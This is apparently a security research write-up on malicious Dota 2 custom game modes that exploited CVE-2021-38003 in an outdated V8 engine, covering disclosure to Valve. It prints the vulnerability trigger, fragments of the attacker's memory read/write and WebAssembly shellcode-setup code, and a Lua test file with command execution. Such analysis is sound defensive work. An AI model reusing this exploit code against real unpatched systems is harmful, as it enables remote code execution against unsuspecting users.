
Dota 2 Under Attack: How a V8 Bug Was Exploited in the Game

by **Jan Vojtěšek**

When we think about **V8** exploits, the first things that come to mind are probably related to sophisticated browser zero-day exploit chains. While the browser may be the most interesting target for V8 exploits, we shouldn't forget that this open-source JavaScript engine is also embedded into countless projects other than the browser. And where a JavaScript engine is used across a security boundary to execute potentially untrusted code, security issues may arise.

One such issue affected the massively popular **Dota 2** video game. Dota used an **outdated build** of `v8.dll` that was compiled in December 2018. It's no surprise that this build was vulnerable to a range of CVEs, many of them even being **known exploited vulnerabilities** with public proof-of-concept (PoC) exploits. We discovered that one of these vulnerabilities, **CVE-2021-38003**, was exploited in the wild in four custom game modes published within the game. Since V8 was not sandboxed in Dota, the exploit on its own allowed for remote code execution against other Dota players.

We disclosed our findings to the developer of Dota 2, **Valve**. In response, Valve pushed an update for Dota on January 12, upgrading the old and vulnerable version of V8. This update took effect immediately, since Dota has to be up to date for players to participate in online games. Valve also took additional action, by taking down the offending custom game modes, notifying the affected players, and introducing new mitigations to reduce the game's attack surface.


JANUARY 12, 2023

Dota 2 Update — 1/11/2023

- Added role filters on the hero selection screen, allowing players to drill down to the heroes that best fit the needs of each game.
- Removed Jungler from the list of hero roles.
- As part of our effort to keep Dota Technology Moving Forward the version of the V8 JavaScript engine included in Dota has been updated, resulting in a new macOS requirement of 10.13+. For the vast majority of Mac players, this requirements change will have no impact.

Dota **changelog** for the January 12 update.

Background

Dota 2 is a MOBA game that was initially released on July 9, 2013. Despite being almost 10 years old (or perhaps 20 if counting the original Dota 1), it is still attracting a large player base of around 15 million active monthly players. Like other popular games, Dota is a complex piece of software under the hood, assembled from multiple separate components. One component that will be of particular interest to us is the **Panorama framework**. This is a framework designed by Valve itself to enable user interface development using the well-known web triad of HTML, CSS, and JavaScript. The JavaScript part here was problematic because it got executed by the vulnerable version of V8. Thus, malicious JavaScript could exploit a V8 vulnerability and gain control over the victim’s machine. This wouldn’t be such an issue for the unmodified game, because by default, only legitimate Valve-authored scripts should get executed. However, Dota is very open to customization by the player community, which opens the doors for threat actors to attempt to sneak malicious pieces of JavaScript to their unsuspecting victims.


Customization of Dota can take many forms: There are custom wearable in-game items, announcer packs, loading screens, chat emoticons, and more. Crucially, there are also custom community-developed game modes. These are essentially brand-new games that leverage Dota’s powerful game engine to allow anyone with a bit of programming experience to implement their ideas for a game. Custom game modes play an important role in Dota, and Valve is well aware of the benefits of letting players express their creativity by developing custom game modes. After all, Dota itself started out as a game mode for *Warcraft III: The Frozen Throne*. This might be why game modes can be installed with a single click from within the game. As a result, there are thousands of game modes available, some of which are extremely popular. For instance, **DOTA AUTO CHESS** was played by over 10 million players.

Before a game mode can be played by regular players, it must be published on the **Steam store**. The publishing process includes a verification performed by Valve. While this could potentially weed out some malicious game modes, no verification process is perfect. As we'll show later, at least four malicious game modes managed to slip through. We believe the verification process exists mostly for moderation reasons to prevent inappropriate content from getting published. There are many ways to hide a backdoor within a game mode, and it would be very time-consuming to attempt to detect them all during verification.

The main game logic of custom game modes is coded in Lua. This is executed on the game server, which can either be the host player's machine or a dedicated server owned by Valve. For client-side scripting, there is JavaScript from the Panorama framework. This is mainly used to control user interface elements, such as scoreboards or quest status bars. JavaScript is executed by the V8 engine, and there's full support for many advanced features, including WebAssembly execution. In addition, there's also a **Dota-specific API** that exposes additional functionality. Particularly interesting was the `$.AsyncWebRequest` function, which, in combination with `eval`, could have been used to backdoor a game mode so that it could execute arbitrary additional JavaScript code downloaded from the internet. Perhaps it was this concern that caused the `$.AsyncWebRequest` function to be deprecated and eventually removed altogether. However, there are ways around this. For instance, the web request can be made by the server-side Lua code, with the response passed to the client-side JavaScript using game event messaging APIs.

Just Testing

We discovered four malicious custom game modes published on the Steam store, all developed by the same author. The first game mode (id 1556548695) is particularly interesting, as it appears that it is where the attacker only tested the exploit, judging from the lack of an actual payload attached to it. Interestingly enough, the attacker also used this game mode to test various other techniques, leaving in commented-out code or unused functions. This offered us a great opportunity to understand the attacker's thought process.


Dota 2 > Workshop > [redacted] Workshop

test addon plz ignore`

Not enough ratings

Description | Discussions 0 | Comments 1 | Change Notes

Custom Games and Bot Scripts: Custom Game

File Size	180.011 MB
Posted	4 Nov, 2018 @ 1:33pm
Updated	10 Mar, 2022 @ 4:43pm

10 Change Notes (view)

Subscribe to download

test addon plz ignore`

CREATED BY

[redacted]

13	Unique Visitors
12	Current Subscribers
0	Current Favorites

DESCRIPTION

just testing dont downlloaad this345

1 Comments

[redacted] 3 Dec, 2018 @ 12:08am


very good no alpaca though DISAPPOINTING

The Steam page of the custom game mode where the attacker tested the exploit.

As can be seen in the above screenshot, the attacker was very transparent about the nature of this game mode, naming it `test addon plz ignore` and even going as far as using the description to urge other players not to download this game mode. While this might seem like an expression of good faith, we'll show shortly that in the other three malicious game modes, the same attacker took the exact opposite approach and tried to make the malicious code as stealthy as possible.

The JavaScript exploit in this custom game mode can be found inside `overthrow_scoreboard.vjs_c`. This used to be a legitimate JavaScript file implementing scoreboard functionality, but the attacker replaced its content with an exploit for **CVE-2021-38003**. This vulnerability was originally **discovered** as a zero-day by Google researchers Clément Lecigne and Samuel Groß, when it was used in the wild in an exploit chain against a fully-patched Samsung phone.


There are now public **PoCs** and **write-ups** for this CVE. However, these weren't available in March 2022, when the attacker last updated the game mode. This means they had to develop a large portion of the exploit themselves (even if there was a public PoC at that time, the attacker would still need to possess some technical skills to backport it to the outdated V8 build that Dota was using). Even so, the core of the exploit was provided in the **Chromium bug tracker entry** for the CVE. There is a snippet of code that can trigger the vulnerability to leak the purportedly inaccessible **TheHole object** and then use this leaked object to corrupt the size of a map. The attacker took this snippet and pasted it into their exploit, building up the rest of the exploit on top of this corrupted map.



```
function trigger() {
    let a = [], b = [];
    let s = '"'.repeat(0x800000);
    a[20000] = s;
    for (let i = 0; i < 10; i++) a[i] = s;
    for (let i = 0; i < 10; i++) b[i] = a;

    try {
        JSON.stringify(b);
    } catch (hole) {
        return hole;
    }
    throw new Error('could not trigger');
}

let hole = trigger();

console.log("yay!")
```

The core of the exploit that triggers CVE-2021-38003 to leak `TheHole` object. Note the `yay!` at the end — that's simply an expression of joy and it's in no way necessary for the exploit to work.

Interestingly, the exploit contains a large amount of commented-out code and debug prints. This further suggests that the attacker had to put a lot of effort into weaponizing the vulnerability. The attacker-developed part of the exploit starts by using the corrupted map to corrupt the length of an array, achieving a relative read/write primitive. Then, it corrupts an `ArrayBuffer` backing store pointer in order to gain an arbitrary read/write primitive. There is no `addrof` function, as addresses are leaked by placing the target object at a known offset from the corrupted array and then using the relative read primitive. Finally, with the arbitrary read/write in place, the exploit uses a **well-known WebAssembly trick** to execute custom shellcode. We have tested the whole exploit locally against Dota and can confirm that it worked.




```
console.log("\nfinished!")
console.log(coolboi.length)
console.log(coolboi.copyWithin(0,8,16)) // backing_store offset is 11
rwboi_address = readQword(coolboi, 18*8) // should be address of coolboi[7 * 8]
for(var j = 1; j<0x40;j++)
    console.log(j, " ", readQword(coolboi, j*8))
// coolboi.set([2,1,2,3], 0)
// writeQword(coolboi, "0000036584682241", 0)
// console.log(readQword(coolboi, 0))
// console.log(coolboi.toString())
var shell_jsfunction = readQword(coolboi, 36*8)
console.log("WASM base: ", shell_jsfunction)
var shell_rwx_address = Number("0x"+shell_jsfunction)+0x38-1
shell_rwx_address = shell_rwx_address.toString(16).padStart(16, "0")
writeQword(coolboi, shell_rwx_address, 11*8)
// writeQword(coolboi, "0000020000000000", 10*8)
```

A JavaScript snippet taken from the exploit. Note the debug prints, comments, and commented-out code.

Apart from this JavaScript exploit, the custom game mode also contains another interesting file, which is ominously named `evil.lua`. This is where the attacker tested the capabilities of the server-side Lua execution. See the Lua snippet below where the attacker tested the following in particular:

- Logging
- Dynamic compilation of additional Lua code (`loadstring`)
- Determining the exact version of the Lua interpreter
- Executing arbitrary system commands (`whoami`)
- Coroutine creation
- Network connectivity (HTTP GET requests)



```lua
function LogTest()
    print("Logging works!!!!!")
    -- local f = loadstring "print(\"hello from loadstring\")"
    -- print(_VERSION)
    -- f()
    -- require 'io'
    -- local command = 'whoami'
    -- local handle = io.popen(command)
    -- local result = handle:read("*a")
    -- handle:close()
    print(dump(debug))
    local f = function() coroutine.yield() local a = string.rep('asda', 20) end
    local t = coroutine.create(f)
    coroutine.resume(t)
end

function HttpTest()
    local request = CreateHTTPRequest("GET", "http://127.0.0.1:8080")
    print("Here we go...")
    local success = request:Send(HttpResponseCallback)
    print(success)

end

function HttpResponseCallback(response)
    print("callback called")
    print(dump(response))
end
```


A Lua snippet taken from `evil.lua`.

Unfortunately, we do not have access to the full update history of this particular game mode. Therefore, it's possible that some interesting code from previous versions is no longer present in the version that we analyzed. We can at least see from the changelog that there were nine updates to this game mode, all of them happening either in November 2018 or March 2022. Since the exploited JavaScript vulnerability was only discovered in 2021, we assume that the game mode initially started out as a legitimate game and that the malicious functionality was only added in the March 2022 updates.

The Backdoor

After discovering this first malicious game mode, we were of course wondering whether there are more such exploits out there. Since the attacker did not bother reporting the vulnerability to Valve, we found it likely that they would have malicious intentions and attempt to exploit it at a larger scale. As a result, we developed a script that downloaded all the JavaScript files from all the custom game modes published on the Steam store. This yielded us gigabytes of JavaScript that we could query for suspicious code patterns.

It didn't take long to discover three more malicious game modes, all by the same author (who also happened to be the author of the previously analyzed `test addon plz ignore` game mode). These game modes were named `Overdog no annoying heroes` (id 2776998052), `Custom Hero Brawl` (id 2780728794), and `Overthrow RTZ Edition X10 XP` (id 2780559339). Interestingly, the same author also published a fifth game mode named `Brawl in Petah Tiqwa` (id 1590547173), which did not include any malicious code (to our great surprise).


Dota 2 > Workshop > [redacted] Workshop

Custom Hero Brawl

Not enough ratings

Description | Discussions 0 | Comments 0 | Change Notes

Custom Games and Bot Scripts: Custom Game

File Size 186.527 MB
Posted 18 Mar, 2022 @ 10:36am
Updated 18 Mar, 2022 @ 12:10pm
4 Change Notes (view)

Award | Favorite | Share | Add to Collection

Subscribe to download
Custom Hero Brawl
Subscribe

CREATED BY
[redacted]


44 Unique Visitors
80 Current Subscribers
2 Current Favorites

DESCRIPTION
Overthrow with custom heroes
Pick your hero and your abilities
Brawl against other players to win!
FAN GAMEMODE! all rights reserved to Custom Hero Chaos

The Steam page of one of the backdoored custom game modes.

